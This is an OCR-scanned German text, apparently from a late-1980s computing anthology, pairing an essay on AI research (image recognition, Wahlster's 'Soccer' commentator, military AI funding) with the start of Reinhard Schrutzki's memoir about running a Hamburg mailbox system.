Vorläufig hat die Horrorvision vom totalen Überwachungscomputer rein technisch keine Chancen, Wirklichkeit zu werden. Dazu müßte die Bilderkennung noch viel perfekter werden, als sie es heute ist. Diese Erkenntnis empfinde ich als beruhigend. Der VITRA-Computer zum Beispiel kann überhaupt nur Objekte auf dem Bild erkennen, wenn sie sich bewegen. Und auch dann kann er gerade mal Straßenbahnen von Autos unterscheiden, doch schon ein kleiner Lieferwagen und ein Pkw sind für ihn dasselbe, Fußgänger übersieht er ganz. Also Gesichter aus einer Menschenmenge herausfischen und die mit abgespeicherten Porträts vergleichen, das funktioniert auf absehbare Zeit noch nicht, soviel ist klar.

Klar ist allerdings auch, daß die Bilderkenner so lange nicht aufgeben werden, bis Computer mindestens so gut sehen können wie Menschen. Die Aufgabe, «nicht-starre Körper» in natürlicher Umgebung automatisch zu identifizieren, hat dabei Priorität. Am Fraunhofer-Institut für Informations- und Datenverarbeitung in Karlsruhe, das den Bilderkennungsteil von VITRA bearbeitet, rechnen die Forscher seit einiger Zeit an Videoaufnahmen eines Fußballspiels des Karlsruher SC herum und versuchen, einzelne Spieler automatisch zu identifizieren und über eine Zeitlang zu verfolgen. Die ersten Ergebnisse sind ermutigend, wie sie sagen.

Auf die Resultate der Fußballberechnungen wartet Wolfgang Wahlster schon ungeduldig. Auch er beschäftigt sich mit einem Fußballspiel, allerdings findet es bisher nur im Computer statt. <Soccer>, wie sein neues Programm heißt, stellt auf dem Bildschirm ein Spielfeld dar, auf dem sich 22 zappelnde Kreise bewegen, immer hinter einem runden Etwas her, ganz wie im richtigen Leben. < Wir haben realistische Spielzüge einprogrammiert, Doppelpässe zum Beispiel, Flanken oder Schüsse aufs Tor», erklärt Wahlster, «und lassen <Soccer>, genau wie einen menschlichen Reporter, das Geschehen auf dem Bildschirm kommentieren - simultan, also während das Spiel läuft. »

Die Echtzeit-Verarbeitung der Bilder war die wichtigste Aufgabenstellung bei (Soccer>, gleichzeitig untersuchten die Saarbrückener Fragen der «Sprechplanung». Zur Vorbereitung haben sie jede Menge Untersuchungen (die gibt's wirklich!) über die Sprache von Sportreportern gewälzt und den Computer mit diesen Erkenntnissen geimpft. Er kennt also ein paar Tricks seiner zweibeinigen Kollegen. Zum Beispiel beschreibt er nicht alles, was er sieht: Weil das Spiel im allgemeinen schneller läuft, als er sprechen kann, wählt er selbständig aus. Oder er nimmt bestimmte Ereignisse sprachlich vorweg, um sich dann selbst zu korrigieren: «Schuß aufs Tor... wieder daneben. »

Wenn <Soccer> loslegt, hört sich das so an: «Moll, der Verteidiger, steht in der linken Spielhälfte. Breit, der Verteidiger, steht in der rechten Spielhälfte. Becker, der Torhüter, hat ihm den Ball, der rollt, zugespielt. Der Verteidiger rennt. o Auch Wahlster gibt zu, daß das nicht ganz so mitreißend ist wie etwa Herbert Zimmermanns legendäre Spitzenleistung anläßlich des WM-Finales 1954 in Bern. Aber es geht ihm ja nicht darum, mit <Soccer> dereinst Ernst Huberty oder Rolf Kramer abzulösen. Es geht um etwas, das er «Intentionserkennung» nennt - «Planerkennung», könnte man auch sagen. Wahlster: «Das System beobachtet erst mal objektiv physikalische Vorgänge. Der Witz ist aber, daß einige der Objekte, die sich dort bewegen, intentionsgesteuert sind. Bei vielen Beobachtungen, Überwachungen, Auswertungen möchte man natürlich wissen: Auf was läuft das hinaus, was ich da sehe?» Und zwar subito, also nicht nach stundenlangen Rechendurchläufen.

Sicher, bei Fußballspielen ist die Frage nach den Absichten der Spieler ziemlich leicht zu beantworten. Stürmer schießen Tore, Torhüter verhindern sie, das < Generalzielo der ganzen Mannschaft heißt Sieg sofern sie nicht, was ja schon passiert sein soll, fürs Verlieren bezahlt wird. Aber ist Wahlsters Fußballspiel nicht auch nur so eine Miniwelt wie ehedem Terry Winograds Klötzchenwelt bei SHRDLU? Was würde (Soccer> wohl denken, wenn Lothar Matthäus einen Spielerkollegen ohrfeigt, Otto Rehhagel seine cholerischen Anfälle kriegt oder Zuschauer Bierdosen aufs Spielfeld werfen?

Meine Skepsis trifft bei Wolfgang Wahlster einen wunden Punkt. Immer noch sagt er, hat die KI-Forschung das große Ziel vor Augen,

Altmeister John McCarthys Vision aus den fünfziger Jahren: Computer mit gesundem Menschenverstand. «Was wir erreichen wollen, sind Systeme mit <common Sense>, Alltagsintelligenz. Sicher funktioniert die Intentionserkennung gegenwärtig nur für eingeschränkte Bereiche. Aber die Verfahren, die wir hier entwickeln, sind universell einsetzbar. » Es ist nach Wahlster also nur eine Frage der Zeit, bis sich die <Soccer>-Ergebnisse auf andere Bereiche übertragen lassen, die mehr mit der wirklichen Welt zu tun haben als das imaginäre Balltreten auf dem Bildschirm. «Die Intentionserkennung ist für die ganze KI von fundamentaler Bedeutung. Der Durchbruch, etwa in der Bilderkennung, wird erst erfolgen, wenn man das Problem einigermaßen im Griff hat. »

Als ich das höre, bekomme ich unwillkürlich ein Gefühl, als ob mir jemand heimlich über die Schulter schaut. Wenn ein Computer mich nicht nur erkennen, sondern dazu noch mein Tun und Lassen interpretieren kann, heißt das nur, daß er eine Modellvorstellung von mir und allen anderen Menschen «im Kopf» haben muß. Er müßte zum Beispiel wissen, was in bestimmten Situationen «normal» ist, und was nicht. Ich denke an Szenen auf einem U-Bahnhof: Warum geht der so schnell? Was tun die beiden, die da so eng beieinander stehen? Und der mit dem hochgeschlagenen Kragen, hat der vielleicht was zu verbergen?

An Modellen menschlicher Verhaltensweisen wird gegenwärtig geforscht. «Benutzermodell» nennt man so was in der KI. Es gibt zum Beispiel Expertensysteme in Form von elektronischen Lernprogrammen, die über Frage und Antwort gesteuert werden. An den Reaktionen seines menschlichen Dialogpartners kann ein gewitzter Computer erkennen, ob er es mit einem blutigen Anfänger oder mit einem Fortgeschrittenen zu tun hat, und sich entsprechend verhalten.

Eines der nächsten Projekte der Saarbrückener Uni soll einen praktischen Nutzen haben. Dann wird die Miniwelt in die Saarbergwerke verlegt, wo in der Zukunft einmal ein Leitstand-Computer selbständig die Produktion steuern und überwachen soll. Mehr als 20o Kameras und Sensoren müßten ihm Informationen liefern, damit er Störungen rechtzeitig erkennen kann. Mir fällt beim sprechenden Leitstand-Computer sofort das gnadenlos fröhliche Elek-

tronengehirn aus <Per Anhalter durch die Galaxis> ein, das sich immer im unpassendsten Moment zu Wort meldet: «Tut mir außerordentlich leid, Jungs, daß ich stören muß. Aber in fünfundzwanzig Sekunden stürzt Schacht 17 ein. Keine Rettung möglich. Macht's gut und Glück auf> »

Kleine Nachbemerkung: Wolfgang Wahlster übernimmt, zusammen mit seinen Kollegen Jörg Siekmann und Michael M. Richter aus Kaiserslautern, die wissenschaftliche Leitung im kürzlich gegründeten deutschen KI-Zentrum, mit dem «wir die Basis für eine international konkurrenzfähige Grundlagenforschung haben werden».

Im neuen KI-Zentrum soll, der Zeitplan reicht erst mal bis zur Jahrtausendwende, Software entwickelt werden, «die einen menschlichen Benutzer als kooperatives Hilfesystem oder intelligenten Fachmann in verschiedenartigen Situationen bei seiner <Denkarbeit> entlastet oder seine Intelligenz verstärkt. » So steht es in der «wissenschaftlichen Vision». Unter anderem soll die neugezüchtete Computergeneration

?? Alltagsintelligenz besitzen,
?? selbständig lernen und bei Bedarf auch wieder vergessen,
?? über sich selbst reflektieren können.

Für diese Fähigkeiten eines intelligenten Rechners sind Sehen, Hören, Sprechen und Fühlen unerläßliche Voraussetzungen. Wolfgang Wahlster hat zudem erkannt, daß die Zukunft Computer braucht, die wesentlich besser die Grenzen ihrer eigenen Kompetenzen und Fähigkeiten einschätzen können als die heutigen KI-Systeme. Sie müssen auch wissen, was sie nicht wissen. Sonst können solche Flops wie der folgende, den ein KI-Forscher mit einem medizinischen Expertensystem für Hautkrankheiten erlebt hat, immer wieder vorkommen. Wahlster berichtet: «Der Kollege gab folgende Daten ein: <Patient: Ford Fiesta, Symptome: Kotflügel rechts zerbeult, starker Rostansatz> und so weiter. Bei der Diagnose brauchte der Computer stundenlang, bis er endlich feststellte, daß er damit gar nichts anfangen konnte. » Na ja, aller Anfang ist schwer.

SUBROUTINE 2: Markt und Militär - Die kommerzielle Bedeutung der KI

Lange Zeit war die KI ein Gebiet der Grundlagenforschung, Spielwiese für Theoretiker. Erst seit Beginn der achtziger Jahre, begünstigt durch atemraubende Fortschritte bei der Chip-Entwicklung, zeichnet sich auch ein kommerzieller Nutzen ab: Die Anforderungen an Computer, die immer leistungsfähiger werden sollen, gleichzeitig aber auch immer einfacher in der Bedienung, der zunehmende Bedarf an Robotersystemen, aber auch die High-tech-Gelüste der Militärs - all das wird in Zukunft wohl nur noch mit intelligenten Maschinen zu erfüllen sein.

1982 riefen die Japaner ihr «Fifth-Generation»-Projekt ins Leben, ein nationales Programm, bei dem unter anderem die Entwicklung parallel arbeitender Rechner und logischer Programmiermethoden als Ziele genannt wurden.

In den USA, wo die KI-Forschung traditionell vom Verteidigungsministerium finanziert wird, wirkte die Nachricht vom «Fifth-Generation»-Projekt wie ein Schock. Seit dem erfolgreichen Start des russischen Sputniks in den fünfziger Jahren gibt es ein amerikanisches Trauma, auf irgendeinem technischen Gebiet mal nicht die Nase vorn zu haben. Als Reaktion auf die «japanische Herausforderung» sah der amerikanische «Strategic Computing Plan» (Plan zum strategischen Computereinsatz) von 1983 Sofortinvestitionen von 5oo Millionen Dollar vor. Entwicklungsschwerpunkte sollten Expertensysteme mit (was sonst?) «gesundem Menschenverstand» sein sowie Bild- und Sprachverarbeitungscomputer.

In Europa wird KI-Forschung im Rahmen der EG-Programme Esprit und Eureka betrieben, mit einem Umfang von bislang etwa 2,5 Milliarden Mark. Das bundesdeutsche Forschungsministerium unterstützt zudem eine Vielzahl von nationalen Projekten. Auf Minister Riesenhubers Liste stehen zum Beispiel: «Spracherkennung» (roMio. DM), « AutonomeMobileSysteme» (6Mio. DM), «Wissensbasierte Systeme zur Bürokommunikation» (24 Mio. DM), « Multisensorielle Systeme zur Deutung industrieller Szenen» (20 Mio. DM) oder «Superrechner für numerische Anwendungen» (120 Mio. DM).

Die Liste der Zuwendungsempfänger reicht von AEG über DaimlerBenz bis Siemens, enthält aber auch viele kleinere, weithin unbekannte Unternehmen, dazu einige Universitäten und Forschungsstätten wie die halbstaatliche Gesellschaft für Mathematik und Datenverarbeitung.

Nach Schätzungen der amerikanischen Computerfirma Digital Equipment wird der KI-Markt im Jahre r99o weltweit ein Volumen von 3 Milliarden Dollar haben. Zur praktischen Anwendung kommen heute schon sogenannte Expertensysteme in medizinischen und technischen Bereichen, die das Spezialwissen erfassen und Diagnosen stellen. Das gesamte Gebiet der Wissensverarbeitung («knowledge engineering») wird in nächster Zeit sprunghaft anwachsen, ebenso der Einsatz von «intelligenten» Robotern, die sehen, hören und sprechen können. Die Sprachverarbeitung in Verbindung mit einem digitalisierten Telefonnetz wird ein weiteres wichtiges Anwendungsgebiet der Zukunft sein. Vorstellbar sind vollautomatische Auskunftsdienste oder Computer; die Auslandsgespräche simultan übersetzen können.

Was an rein militärischer KI-Forschung betrieben wird, ist in der Bundesrepublik geheim. Man kann aber getrost vermuten, daß zumindest an intelligenten Flugzeugsteuerungen, an Bildverarbeitungssystemen zur Aufklärung und an Sprachcomputern, etwa für Verschlüsselungen, gebastelt wird.

Die ohnehin zum großen Teil militärisch orientierte KI-Forschung in den USA hat durch die SDI-Pläne Ronald Reagans neuen Aufwind bekommen. Expertensysteme sollen einmal anfliegende Interkontinental-Raketen von Attrappen unterscheiden, mit denen der « Schutzschild» durchlöchert werden könnte, und sie sollen in Sekundenschnelle strategische Entscheidungen zur Gegenwehr treffen- bei den kurzen Vorwarnzeiten im Weltraumkrieg ist Geschwindigkeit alles. Aber nicht nur bei SDI, auch in «konventionell» geführten Kriegen erfüllen Computer zunehmend das «battlefield management», das Schlachtfeld-Management.

Bilderkennungssysteme in den Marschflugkörpern Cruise Missiles sind bereits Realität. Mit einem digitalisierten Bild ihres Ziels im Speicher fliegen sie so lange, bis das wirkliche Ziel vor ihnen auftaucht.

Doch was tun, wenn das Ziel verschneit ist und dem gespeicherten Bild nicht mehr ähnlich sieht? KI-Forscher an der University of Pennsylvania entwickeln derzeit für Cruise Missiles intelligente «TerrainModelle», die in solchen Fällen aushelfen sollen. Das ist den Hightech-Strategen aber noch zu wenig: «Anstatt beispielsweise einfache Fernlenkgeschosse oder ferngesteuerte bemannte Flugmaschinen ins Feld zu führen, könnten wir vollkommen autonome Land-, Wasserund Luftfahrzeuge starten, die zu einer umfassenden und weitreichenden Aufklärung fähig wären und Angriffsaufgaben übernehmen könnten», hieß es im Entwurf zum «Strategic Computing Plan». Was waren die Sandkastenspiele der alten Generäle gegen die heutigen Militaristenträume in Silizium?

Little Creatures - Wenn Maschinen menschlich werden

Wo soll das mit der Künstlichen Intelligenz eigentlich hinführen?, frage ich mich. Oder ist die Wirklichkeit schon schlimmer, als sie in den düstersten Science-fiction-Romanen beschrieben wird, und wir merken es nur nicht? Isaac Asimovs erstes Robotergesetz lautete: «Ein Roboter darf kein menschliches Wesen verletzen. » Nun wissen wir ja: In Japan sind schon mehrere Arbeiter von ihren stählernen Kollegen umgebracht worden. «Der Roboter hat plötzlich verrückt gespielt», berichteten Augenzeugen nach solchen Unfällen. Experten würden diese Amokläufe ganz rational mit Spannungsschwankungen oder Kurzschlüssen erklären. Doch beruhigender ist das auch nicht.

Einerseits wird mir mulmig, wenn ich daran denke, daß wir in einer nicht so fernen Zukunft sehende und sprechende Roboter haben werden, die in Fabriken herumlaufen, daß «autonome mobile Systeme» sich durch computergerecht gestaltete Städte bewegen und uns über datenmäßig erfaßte Autobahnen kutschieren oder daß ich nicht mehr meinen Hausarzt konsultiere, wenn mich der Rücken schmerzt, sondern mein medizinisches Diagnosesystem. Nicht so sehr die Vorstellung, die Computer könnten sich verselbständigen und gegen die

Menschheit erheben, bereitet mir Unbehagen - es ist etwas anderes: Die Befürchtung, die mit manchen Erfahrungen aus der Vergangenheit belegt werden kann, daß diese Wunderwerke der Technik, diese Spitzenleistungen menschlichen Geistes wieder nicht dem gesellschaftlichen Fortschritt dienen werden.

Gewiß ist es ein Segen, wenn Menschen in Fabriken keine Autos mehr lackieren oder nicht mehr jeden Tag acht Stunden lang unbeweglich auf Dutzende von Kontrollmonitoren starren müssen. Das sind die positiven Auswirkungen, die auch viele deutsche KI-Forscher gern herbeizitieren, wenn man sie nach dem Sinn ihrer Arbeit fragt. Viele von ihnen lehnen es ausdrücklich ab, für militärische Zwecke zu arbeiten. Prof. Bernd Neumann zum Beispiel, der sich an der Universität Hamburg mit Bildanalyse beschäftigt, setzt auf den Sieg der Vernunft: «Wir können immer wieder beobachten, daß Menschen ohne Schwierigkeiten Probleme in die Welt setzen, die sie nicht mehr selbst bearbeiten können. Denken Sie an Fragen der Umwelt, der Energieversorgung, an politische Zusammenhänge. Wir haben die Hoffnung, daß KI-Systeme in einigen Bereichen dem Menschen sogar überlegen sein werden und daß wir mit ihrer Hilfe einige dieser Probleme sehr viel besser in den Griff kriegen. » Gleichzeitig muß er aber feststellen, daß er keinen Einfluß darauf hat, was mit seinen Forschungsergebnissen geschieht. Fast fünfzig Jahre nach der Erfindung der Atombombe hat sich in dieser Beziehung die Rolle der Wissenschaftler kaum verändert.

Andererseits geben wir auch ein Stück Hoffnung preis, wenn wir angesichts neuer Technologien immer nur die düstersten Zukunftsaussichten heraufbeschwören. Die KI kann auch eine Methode sein, mit der wir mehr über uns selber erfahren. Bei vielen KI-Forschern ist das ein wichtiger Ansporn für ihre Arbeit. Wie funktioniert das Denken? Was zeichnet den Menschen aus, wenn man sagt, er ist ein denkendes Lebewesen? Vielleicht finden wir ja neue Lösungen für alte Fragen. Gleichzeitig fordern uns die neuen Maschinen auf ungeahnte Weise heraus: «Wir Menschen werden erkennen, daß unsere Intelligenz nicht einzigartig ist. Wenn es tatsächlich gelingt, für einen interessanten Ausschnitt menschlicher intelligenter Leistungen ein Erklärungsmodell in Form eines Computerprogramms herzustellen, wird

das einen ähnlichen Erfolg haben wie Einsteins Relativitätstheorie», vermutet Thomas Christaller von der Gesellschaft für Mathematik und Datenverarbeitung.

Zur Zeit sind die neuen Maschinen allerdings noch nicht einmal als externe «Intelligenzverstärker» brauchbar, und jedes durchschnittlich begabte Kleinkind versteht mehr von der Welt als sie. Doch die KlForscher sind sich längst einig, daß < der Mensch nicht die Schallmauer dessen ist, was man mit KI-Systemen erreichen kann» (Bernd Neumann). Intelligente Computer - die nächste Stufe der biologischen Evolution? Könnte sein. Bereits im Jahre 195 r prophezeite Alan Turing, einer der Erfinder des Computers: «Ab einem bestimmten Zeitpunkt sollten wir davon ausgehen, daß die Maschinen die Macht übernehmen. Die Weltgeschichte des Tiers, das spricht und zählt, endet in Maschinen, die beides automatisieren. »

Erst seit ich mich mit der Künstlichen Intelligenz beschäftige, habe ich begonnen, über mein eigenes Verhältnis zu den Maschinen nachzudenken. Der Anblick eines VAX-Großrechners in irgendeinem Rechenzentrum läßt mich ziemlich kalt, auch der Gedanke an die Millionen Rechenoperationen, die in einer einzigen Sekunde in seinem Inneren stattfinden. Selbst ein superschneller Cray-z, der Ferrari Testarossa unter den Computern, bewirkt noch keine Adrenalinstöße. Allerdings: Bei meinem Apple Mac, der mich jedesmal beim Anschalten freundlich mit «Willkommen!» begrüßt, ist die Gefühlslage schon weniger eindeutig. Das Ding ist mir irgendwie sympathisch. Daß Gegenstände eine Ausstrahlung besitzen, ist gar nicht so abwegig. «Warum soll man nicht auch freundlich sein zu einer Maschine?» bestätigt Peter Glaser, Schriftsteller und Computerfreak. «Wenn sie aussieht wie ein Hund - oder meinetwegen wie eine Mischung aus Dackel, Staubsauger und Spülmaschine - und einen sogar noch anredet, dann baut man ganz automatisch eine emotionale Beziehung auf. »

Domestizierte Roboter als nützliche Haustiere, kleine elektronische Schutzengel als ständige Begleiter, die um einen herumfliegen, Edward Feigenbaums Vision von den sprechenden Gartenstühlen... solch freundliche, intelligente Maschinen würden lernen wie kleine Kinder, Kenntnisse und Fertigkeiten erwerben, ihre Umwelt entdek

ken - und wären bei all dem auf die Anerkennung durch uns Menschen angewiesen. Daß wir diese Art von elektronischen Lebewesen haben werden, scheint sicher. Die entscheidende Frage wird sein, wie wir uns ihnen gegenüber verhalten sollen. Ihre Fähigkeiten könnten intelligente Maschinen j a nur entwickeln, wenn sie von uns als Partner akzeptiert werden. «Wenn ich mich mit meinem lieben natürlichsprachlichen System nicht unterhalte, dann lernt es auch nicht», weiß Wolfgang Wahlster. Das, meint er selbst, wäre auch die Strategie für eine wirksame soziale Gegenwehr: Einfach die Roboter links liegenlassen. Ist das alles, was uns übrig bleibt?

Würde unser Leben durch intelligente Maschinen reicher? Was können wir von ihnen erwarten? Werden sie genauso denken und empfinden können wie wir? Ein Computer ist «in unserer Welt noch viel fremder als ein Marsbewohner», stellen die KI-Skeptiker Hubert und Stuart Dreyfus fest. «Er hat keinen Körper, keine Bedürfnisse oder Gefühle, er ist nicht durch eine mit anderen gemeinsame Sprache oder sonstige soziale Gebräuche geprägt.»

Die Welt der «Künstlichen Intelligenz» ist nichts anderes als eine immerwährende Folge von sich überlagernden Informationsverarbeitungsprozessen. Liebe, Freude, Hoffnung oder Furcht spielen keine Rolle. Wenn wir das in Zukunft als hinreichende Beschreibung der menschlichen Existenz akzeptieren wollen, müßten wir Menschen uns erst mal in Maschinen verwandeln, bevor Maschinen menschlich werden

Am anderen Ende des Drahtes

Wie man Mailboxbetreiber wird und lernt, damit zu leben

von Reinhard Schrutzki

Ein zarter Lichtstrahl fällt durch das halbblinde Fenster auf meinen Monitor und versperrt den Ausblick auf wichtige Daten. <Aha, es ist wieder Frühling>, schießt es durchs Hirn.

Mühsam reiße ich den Blick los von der zweidimensionalen Schlichtheit und wende ihn gartenwärts. Langsam dringt Frühlingswirklichkeit in mein Bewußtsein. Ein letztes Mal gleitet das Auge über die Reihe der Bildschirme, die im Licht der jungen Sonne zu verblassen drohen. Schon halb auf der Treppe und auf dem Weg in den nahen Park, durchzuckt mich die Frage: <Wie konnte das alles passieren?>

Meine erste Begegnung mit dem Computer hatte ich während der Ausbildung zum Elektromechaniker. Der Personal Computer war knapp zwei Jahre alt und hatte seinen Siegeszug gerade erst begonnen, aber schon waren, zumindest für angehende Techniker, die Springfluten erkennbar, die er mit sich bringen würde. Da die Ausbildungsvergütung, die ich damals erhielt, bei weitem nicht ausreichte, um mich in den Besitz der begehrten Geräte zu bringen, blieb es zunächst bei einer platonischen Beziehung. Die sah so aus, daß ich ständig zum

Zeitschriftenhändler lief, um die neuesten Fachzeitschriften zu erstehen und zu verschlingen.

Ein Jahr später erfolgte dann der erste große Einbruch auf dem Computermarkt: Sir Clive Sinclair brachte mit dem ZX8o erstmals einen Homecomputer auf den Markt, der für kleine Geldbeutel erschwinglich war. Für weniger als tausend Mark konnte man nun ein zigarrenschachtelgroßes Etwas erstehen, das bei der kleinsten Berührung die Arbeit von Stunden vergaß und etwa soviel Speicherplatz hatte, wie heute benötigt werden, um die ersten zwei Zeilen einer Grafik darzustellen. In der Tat war die Leistungsfähigkeit dieser Maschine so begrenzt, daß einem gar nichts anderes übrig blieb, als sich mit der Alchimistenküche der maschinennahen Programmierung zu beschäftigen, alles andere hätte in der Ausführung viel zu lange gedauert.

Die Werkzeuge, die dem ZX8o / 81-Programmierer zur Verfügung standen, waren der Rechner selbst, das bis heute unerreicht gute Handbuch sowie Rod Zak's «Programming the Z8o», alle Lektüre selbstverständlich in englischer Sprache, denn der deutsche Markt existierte noch nicht. Die Umsetzung in eine maschinenlesbare Form geschah im Kopf und auf Bergen von Papier, denn es gab keine Programme, die diese Arbeit übernehmen konnten. Der Prozessorbefehl wurde an Hand der Zeichentabelle im Handbuch verschlüsselt und das zugehörige Zeichen virtuos auf der fünffach belegten Tastatur in den Rechner gehackt. Ich hatte eigentlich nie wieder so unmittelbare Erfolgserlebnisse wie damals, wenn sich nach fünf Stunden intensivster Arbeit herausstellte, daß man tatsächlich schnell bewegte Bilder mit dieser oft als Digital-Türstopper verrissenen Maschine erzeugen konnte. Gewiß, die grafische Darstellung war nicht besser als das legendäre TV-Tennis, das den Ruhm der Videogames begründete, aber erschwingliche Alternativen gab es nicht.

Der nächste Meilenstein war der Commodore VC2o. Diesen Rechner würdigte ich dadurch, daß ich ihn nicht kaufte, denn es war klar, daß da mehr sein mußte als ein farbiger ZX8r, bei dem jede Erweiterung einen Monatslohn kostete. Und richtig, wenig später erschien der Commodore 64 auf der Bildfläche, ein vielfarbiger Speicherriese mit vollem 64 KB Speicher und der Möglichkeit, einfach Zusatzgeräte

wie Floppy-Laufwerke und Drucker anzuschließen. 1400 DM kostete der Commodore 64 damals, unerhört preiswert, wenn man die neuen Möglichkeiten mit dem Marktstandard verglich. Im Gegensatz zu anderen Maschinen, die vielleicht mehr freien Speicher hatten oder schneller waren, hatte der C64 den Vorteil, eine wirklich offene Maschine zu sein, die sich mit vergleichsweise geringem Aufwand auch für Dinge nutzen ließ, an die wohl nicht einmal der Hersteller gedacht hat. Dies zeigt sich auch daran, daß dieser Rechner nunmehr im sechsten Jahr steht und millionenfache Verbreitung gefunden hat. Das Angebot an Programmen ist schier unübersehbar geworden, wenngleich auch der Schwerpunkt bei den Computerspielen anzusiedeln ist, weniger bei Gebrauchssoftware.

Das Interesse am C64 hielt zwei Jahre und flachte dann ab. Irgendwie war es unbefriedigend, immer wieder irgendwelche Spiele zu spielen oder sich mit einem unzulänglichen Textprogramm herumzuärgern. Die unvermeidliche Erkenntnis, daß man seine private Adressenliste doch besser mittels eines Notizbuches führte, statt mit dem Computer, der erschreckend unrationell war, wenn man drei Minuten auf eine Ausgabe warten mußte, die man auch binnen Sekunden hätte nachschlagen können, tötet jede Euphorie. Die Tage, an denen die Kiste ausgeschaltet blieb, mehrten sich, und im Frühjahr 1984 war alles zum Stillstand gekommen. Die Situation war ähnlich wie bei einer vom Bankrott bedrohten Firma: Mit dem vorhandenen Material war nichts mehr anzufangen, trotzdem stellte es einen Wert dar, der zu nutzen war. Logische Konsequenz: entweder weiter investieren oder alles als Verlust abschreiben. Da traf es sich gut, daß die Post nach langem Hin und Her endlich die Erlaubnis erteilt hatte, Geräte zur nichtöffentlichen bewegten Datenübertragung zu benutzen, die sogenannten Akustikkoppler, die zu Preisen um l000 DM den Einstieg ins Weltdatennetz anboten.

Epson CX21 hieß der Schlüssel zum globalen Dorf, und war ein unscheinbares, kantiges Etwas, das sich standhaft weigerte, etwas anderes als den Hörer einer grauen Maus, wie der Fernsprechtischapparat 612 gern genannt wird, zu akzeptieren. Dieses Gerät setzte die Zeichen, die der Computer von sich gab, in hörbare Töne um und konnte entsprechende Töne eines anderen Computers wieder in ein

maschinenkonformes Format umsetzen. Die Faszination dieser eher profanen Maschine lag darin, daß es plötzlich gleichgültig war, welchen Computer man benutzte, ob am anderen Ende des Drahtes ein Homecomputer oder ein Großrechner stand und wo dieser fremde Rechner stand. Japan, Amerika, Afrika- das alles schrumpfte zu mehr oder weniger langen Vorwahlen, und im heimischen Wohnzimmer gaben sich Leute ein Stelldichein im grünen Schimmer ihrer Monitore, ohne sich jemals von Angesicht zu Angesicht gesehen zu haben. Selbst bei der besten interkontinentalen Sprechverbindung ist man sich immer der Entfernung zum Gesprächspartner bewußt, so typisch sind die Laufzeiten der Signale, das Rauschen transatlantischer Tiefseekabel und das Echo ferner Satelliten. Beim Gespräch von Tastatur zu Tastatur entfallen diese Merkmale, es gibt keine Hinweise mehr auf die Entfernung zwischen den Stationen, und Meldungen wie <Connectian 80, Capetown> sind bloße Zeichen auf dem Schirm ohne weitere Bedeutung. Die Sprache der Computer ist Englisch, und das ist auch die Sprache, die man überall im globalen Dorf versteht. Um so größer ist dann die Überraschung, wenn man feststellt, daß der Gesprächspartner, den man im fernen Japan wähnt, nur ein paar Straßen weiter in Hamburg wohnt und sich nur zufällig auf den gleichen Rechner in Übersee eingewählt hat.

Meist ist es die Post, die mit ihrer Fernmelderechnung den Sinn für Realitäten wieder geraderückt. Nach etlichen tausend Gesprächseinheiten tritt die Ernüchterung ein, und man beginnt, sich Gedanken über andere Nutzungsmöglichkeiten zu machen. Bleibe im Lande und nähre dich redlich, so lautet die Devise, und internationale Kontakte schrumpfen auf das unvermeidliche Mindestmaß. Nun gab es damals in Deutschland nur eine Handvoll von Systemen, die man per Telefon erreichen konnte, und in Hamburg gar nur zwei, nämlich den Rechner der Universität, der hoffnungslos überlastet war und mehr als subversive Müllhalde diente, denn als Kommunikationssystem, sowie MCS. MCS heißt Master Control System. Das ist eine schlichte Übertreibung, denn hinter dem klangvollen Kürzel verbarg sich ebenfalls ein C64, und ein chaotisches Basicprogramm sorgte dafür, daß alles möglichst absturzfrei funktionierte. Zu einer Zeit, als Datenfernübertragung für die meisten Benutzer noch reiner Selbst-

zweck war, bot MCS die Möglichkeit, einem der anderen hundert oder zweihundert Benutzer eine Nachricht zukommen zu lassen, oder aber seine Ergüsse an einem elektronischen schwarzen Brett auf die Allgemeinheit loszulassen. «Warum schreibt mir den keiner 'ne PME?» und «Kilroy was here» waren typische Nachrichten in diesen Tagen, nur hin und wieder von inhaltlichen Beiträgen unterbrochen. Aber, und nur das ist letztlich wichtig, MCS war eine der ersten Mailboxen, die es ermöglichte, sich unabhängig von den bestehenden Netzen zu machen, eine eigene DFÜ-Subkultur zu entwickeln. Ich nutzte diese Möglichkeit täglich, wann immer es ging.

Irgendwie kam ich im Herbst 1984 zu einem zweiten Rechner, ebenfalls einem C64. Er stand zunächst nur herum und hüllte sich in Staub und Nutzlosigkeit. Das Schicksal wollte es, daß mein Interesse an MCS auch wieder erlahmte, einfach weil es zu wenig Inhaltliches gab, das meine Neugier weckte oder meine Phantasie anregte, und weil beinahe täglich neue Dinge ins Programm kamen, die man sich merken mußte, wollte man dabeibleiben. Hinzu kam die ständig wachsende Zahl der Benutzer, die es sehr oft unmöglich machte, zu vernünftigen Zeiten in die Mailbox zu kommen, was einem gestandenen Hacker zwar nichts ausmacht, aber doch lästig ist, wenn man morgens um sechs aufstehen und arbeiten muß. Andere Benutzer hatten das auch erkannt, und der große Mailboxboom in Hamburg begann. Denn die Folge der Unzufriedenheit war, es besser zu machen. Ich besorgte mir also das Programm der MCS-Mailbox, bastelte eine Apparatur, die den Telefonapparat bediente, und machte meine eigene Mailbox auf.

Daß ich auf zwei Computer zugreifen konnte, war eine der idealen Startbedingungen für die eigene Mailbox. Im Gegensatz zu den meisten anderen Betreibern, die ihren einzigen Computer zweckentfremdeten, war ich in der Lage, die Dienste der Mailbox von Anfang an rund um die Uhr anzubieten, wenn man von kleinen Pausen zwecks Eigennutzung des einzigen Telefonanschlusses mal absieht.

In den ersten drei Monaten lief nur ein inoffizieller Probebetrieb. Die Rufnummer war nur guten Freunden bekannt, die das Programm auf Herz und Nieren testen sollten. Große Fehler waren nicht zu erwarten, so dachte ich, da das Programm ja schon mehrfach von ande

ren Betreibern eingesetzt wurde. Das dies ein Irrtum war, stellte sich erst im Laufe der Zeit heraus, als ein versteckter Fehler nach dem anderen zutage trat. Mir wurde klar, daß kein Programm fehlerfrei ist und daß die Wahrscheinlichkeit, schwerwiegende Fehler vor ihrem Auftreten zu entdecken, umgekehrt proportional zu dem Schaden ist, den sie anrichten. Wohl in keinem anderen Bereich werden einem Murphy's Gesetze so deutlich bewußt wie beim Umgang mit dem Computer.

